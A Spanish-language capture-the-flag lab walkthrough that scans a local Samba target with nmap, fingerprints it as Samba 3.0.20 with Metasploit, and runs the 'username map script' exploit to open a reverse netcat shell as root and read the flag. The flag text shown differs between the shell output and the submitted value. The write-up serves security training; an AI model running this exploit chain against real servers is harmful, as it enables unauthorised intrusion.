


Montamos el lab y nos muestra la IP de nuestro objetivo



```
kali@Kali: ~/Downloads/Labs/vulnerability
Session Actions Edit View Help

VULNERABILITY LAB

Entrena pentesting en escenarios reales.
Simula ataques • Documenta hallazgos • Progresas como hacker ético.

[*] Inicializando laboratorio ofensivo...
[+] Imagen lista para desplegar

[*] Desplegando laboratorio ofensivo ...

[✓] Escenario listo para el ataque.


Laboratorio: VULNERABILITY
Dificultad: ***** fácil
Recompensa: 1 XP

Objetivo accesible en: 172.17.0.3

Formato esperado: VULNERABILITY{ ... }

Ingresa la flag: 
```

Ahora buscamos puertos y servicios abiertos



```
(kali@Kali)~$ nmap -sV 172.17.0.3
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-17 11:36 -0600
Nmap scan report for 172.17.0.3
Host is up (0.0000050s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
139/tcp    open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp    open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 02:42:AC:11:00:03 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.06 seconds

(kali@Kali)~$ 
```

Ahora que sabemos los puertos y versión del servicio (los cuales están en una versión vulnerable no parchada) vamos a buscar la versión exacta usando Metasploit Framework

Entramos a la consola de metasploit y realizamos una búsqueda de módulos smb

```

kali@kali: ~
Session Actions Edit View Help

(kali@kali)-[~]
$ msfconsole -q
msf > search smb

Matching Modules

#   Name                                     Disclosure Date   Rank    Check  D
-   -                                     -               -      -      -
0   exploit/multi/http/struts_code_exec_classloader 2014-03-06       manual No      A
pache Struts ClassLoader Manipulation Remote Code Execution
1   \_ target: Java                               .               .       .       .
2   \_ target: Linux                               .               .       .       .
3   \_ target: Windows                             .               .       .       .
4   \_ target: Windows / Tomcat 6 & 7 and GlassFish 4 (Remote SMB Resource) .               .       .       .
5   exploit/osx/browser/safari_file_policy         2011-10-12       normal No      A
pple Safari file:// Arbitrary Code Execution
6   \_ target: Safari 5.1 on OS X                   .               .       .       .
7   \_ target: Safari 5.1 on OS X with Java          .               .       .       .
8   auxiliary/server/capture/smb                   .               normal No      A
uthentication Capture: SMB
9   post/linux/busybox/smb_share_root              .               normal No      B
usyBox SMB Sharing
10  exploit/linux/misc/cisco_rv340_sslvpn           2022-02-02       good   Yes    C
isco RV340 SSL VPN Unauthenticated Remote Code Execution
11  auxiliary/scanner/http/citrix_dir_traversal     2019-12-17       normal No      C
itrix ADC (NetScaler) Directory Traversal Scanner
12  auxiliary/gather/crushftp_fileread_cve_2024_4040 .               normal Yes    C

```

Entre todos los módulos podemos ver que hay uno específico para buscar la versión de smb

```

MB Tree Connect Request Corruption
398 auxiliary/fuzzers/smb/smb_tree_connect . normal No S
MB Tree Connect Request Fuzzer
399 auxiliary/scanner/smb/smb_enumusers . normal No S
MB User Enumeration (SAM EnumUsers)
400 auxiliary/scanner/smb/smb_version . normal No S
MB Version Detection
401 auxiliary/server/relay/relay_get_naa_credentials . normal Yes S
to HTTP relay version of Get NAA Creds
402 auxiliary/dos/smb/smb_loris 2017-06-29 normal No S
MB Loris NBSS Denial of Service
403 exploit/windows/local/cve_2020_0796_smbghost 2020-03-13 good Yes S
MBv3 Compression Buffer Overflow

```

Ahora usaremos el módulo, definiremos el objetivo a atacar y ejecutamos

```

msf > use 400
msf auxiliary(scanner/smb/smb_version) > set rhost 172.17.0.3
rhost => 172.17.0.3
msf auxiliary(scanner/smb/smb_version) > run
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.26/lib/recog/fingerprint/regexp_factory.rb:34: warni
ng: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 172.17.0.3:445 - Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 172.17.0.3 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_version) >

```

En este punto podemos ver que hemos identificado la versión exacta: *Samba 3.0.20-Debian*, usaremos esta información para buscar un exploit

```
msf auxiliary(scanner/smb/smb_version) > searchsploit samba Samba 3.0.20-Debian
[*] exec: searchsploit samba Samba 3.0.20-Debian
```

Exploit Title	Path
Samba 3.0.10 < 3.3.5 - Format String / Security Bypass	multiple/remote/10095.txt
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit)	unix/remote/16320.rb
Samba < 3.0.20 - Remote Heap Overflow	linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC)	linux_x86/dos/36741.py

```
Shellcodes: No Results
msf auxiliary(scanner/smb/smb_version) >
```

En nuestro caso vamos a utilizar el exploit 'Username' map script' Command Execution

```
msf auxiliary(scanner/smb/smb_version) > search Username' map script' Command Execution

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  exploit/multi/samba/usermap_script      2007-05-14      excellent No      Samba "username map script" Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script

msf auxiliary(scanner/smb/smb_version) > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > set rhost 172.17.0.3
rhost => 172.17.0.3
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 172.16.202.129:4444
[*] Command shell session 1 opened (172.16.202.129:4444 -> 172.17.0.3:54762) at 2026-04-17 18:26:17 -0600
```

Con esto ya hemos logrado ganar acceso al sistema!!!

Vamos a verificar el nivel de permiso obtenido y ver el contenido del archivo flag.txt

```
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 172.16.202.129:4444
[*] Command shell session 1 opened (172.16.202.129:4444 -> 172.17.0.3:54762) at 2026-04-17 18:26:17 -0600

whoami
root
cat /root/flag.txt
SAMB4{us3rn4m3_m4p_scr1pt_c0mm4nd_1nj3ct10n}
```

Introducimos el valor de la bandera encontrada y ya tenemos resuelto nuestro laboratorio.



```
kali@Kali: ~/Downloads/Labs/vulnerability
Session Actions Edit View Help
[*] Inicializando laboratorio ofensivo....
[+] Imagen lista para desplegar

[*] Desplegando laboratorio ofensivo ...

[✓] Escenario listo para el ataque.

Laboratorio: VULNERABILITY
Dificultad: ★★★★★ fácil
Recompensa: 1 XP

Objetivo accesible en: 172.17.0.3

Formato esperado: VULNERABILITY{ ... }

Ingresa la flag: SAMBA{us3rn4m3_m4p_script_c0mm4nd_1nj3ct10n}

Objetivo comprometido con éxito.
Has dominado el laboratorio: VULNERABILITY
Sigues avanzando como pentester ofensivo.

FECHA Y HORA: 2026-04-17 17:29:45 -0600

[*] Presiona Ctrl+C para eliminar el laboratorio
```

Recomendaciones

Actualiza inmediatamente a Samba 4.19+ LTS (2026 actual).